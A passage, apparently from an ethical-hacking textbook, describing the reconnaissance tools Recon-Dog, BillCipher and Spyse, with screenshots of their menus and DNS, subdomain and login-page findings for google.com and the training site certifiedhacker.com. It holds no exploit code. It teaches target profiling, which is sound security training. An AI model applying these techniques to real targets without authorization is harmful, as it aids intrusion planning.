
```
                                        v2.0

1. Censys
2. NS lookup
3. Port scan
4. Detect CMS
5. Whois lookup
6. Detect honeypot
7. Find subdomains
8. Reverse IP lookup
9. Detect technologies
0. All
>> 0
all>>  google.com
A : 142.250.65.206
AAAA : 2607:f8b0:4006:80f::200e
MX : 10 smtp.google.com.
NS : ns2.google.com.
NS : ns3.google.com.
NS : ns1.google.com.
NS : ns4.google.com.
TXT : "apple-domain-verification=30afIBcvSuDV2PLX"
TXT : "globalsign-smime-dv=CDYX+XFHUw2wml6/Gb8+59BsH31KzUr6c1l2BPvqKX8="
TXT : "docusign=05958488-4752-4ef2-95eb-aa7ba8a3bd0e"
TXT : "MS=E4A68B9AB2BB9670BCE15412F62916164C0B20BB"
TXT : "facebook-domain-verification=22rm551cu4k0ab0bxsw536tlds4h95"
```

Figure 2.85: Screenshot of Recon-Dog

- **BillCipher**

  Source: *https://www.github.com*

  BillCipher is an information gathering tool for a website or IP address. It can work on any operating system that supports Python 2, Python 3, and Ruby. This tool includes various options such as DNS lookup, Whois lookup, port scanning, zone transfer, host finder, and reverse IP lookup, which help to gather critical information.


python3 billcipher.py - Parrot Terminal
File Edit View Search Terminal Help

```
 #     # # #      #      #     # # #      #    # #      #   #
 ######  # ###### ######  #####  # #      #    # ###### #    # 2.1
 Information Gathering tool for a Website or IP address

Are you want to collect information of website or IP address? [website/IP]: website
Enter the website address: www.certifiedhacker.com

 1) DNS Lookup                 13) Host DNS Finder
 2) Whois Lookup               14) Reserve IP Lookup
 3) GeoIP Lookup               15) Email Gathering (use Infoga)
 4) Subnet Lookup              16) Subdomain listing (use Sublist3r)
 5) Port Scanner               17) Find Admin login site (use Breacher)
 6) Page Links                 18) Check and Bypass CloudFlare (use HatCloud)
 7) Zone Transfer              19) Website Copier (use httrack)
 8) HTTP Header                20) Host Info Scanner (use WhatWeb)
 9) Host Finder                21) About BillCipher
 10) IP-Locator                22) Fuck Out Of Here (Exit)
 11) Find Shared DNS Servers
 12) Get Robots.txt

What information would you like to collect? (1-20): 1
 A : 162.241.216.11
MX : 0 mail.certifiedhacker.com.
NS : ns2.bluehost.com.
NS : ns1.bluehost.com.
TXT : "v=spf1 a mx ptr include:bluehost.com ?all"
CNAME : certifiedhacker.com.
SOA : ns1.bluehost.com. dnsadmin.box5331.bluehost.com. 2018011205 86400 7200 3600000 300

Do you want to continue? [Yes/No]: Yes
```


Figure 2.86: Screenshot of BillCipher

- **Spyse**

  Source: *https://spyse.com*

  Spyse is an online platform that can be used to collect and analyze information about devices and websites available on the Internet. It probes every public IP address, crawls every website, curates and enriches the resulting data, and makes the data intelligible through an interactive search engine and application programming interface (API).

  Attackers can use different parameters available in this tool to identify information such as subdomains, IP addresses, HTTP response status, SSL/TTL certificates, vulnerability scores (low, high, and medium risk), and DNS records of the target domain or website.


SPYSE
Bulk Search
API
Tools
Blog
Explore
Log in
Domain
+ Add Search Parameter
Results
API Request
Identify HTTP response status and risk levels
Discover DNS records
View IP address
View subdomains
View certificate details
Expand (7)
Expand (1)
Apache
Cufon
jQuery 1.4
jQuery UI 1.7.2
Nginx 1.19.10
DNS Records
SSL/TLS

www.certifiedhacker.com

6 results

www.certifiedhacker.com 200 MEDIUM
Title: Certfied Hacker
Final url: 162.241.216.11
Scanned on 2021-08-19

DNS Records
A: 162.241.216.11 - AS46606 - unifiedlayer-as...
CNAME: certifiedhacker.com
MX: mail.certifiedhacker.com
NS: ns2.bluehost.com

mail.certifiedhacker.com 200 LOW
Title: Certfied Hacker
Final url: http://mail.certifiedhacker.com
Issuer Org: Let's Encrypt
Scanned on 2021-08-05

Issuer DN: C=US, O=Let's Encrypt, CN=R3
Subject DN: CN=webmail.certifiedhacker.com

webmail.certifiedhacker.com 200 LOW
Title: Webmail Login
Final url: http://webmail.certifiedhacker.com
Issuer Org: Let's Encrypt
Scanned on 2021-08-19

A: 162.241.216.11 - AS26337 - OI...

Top Countries
[US] United States 6

Top HTTP Status Codes
200 OK 5
401 Unauthorized 1

Top Title
Certfied Hacker 3
Webmail Login 1
cPanel Login 1

Top Autonomous Systems
26337 3
46606 3

Figure 2.87: Screenshot of Spyse displaying information on the target domain

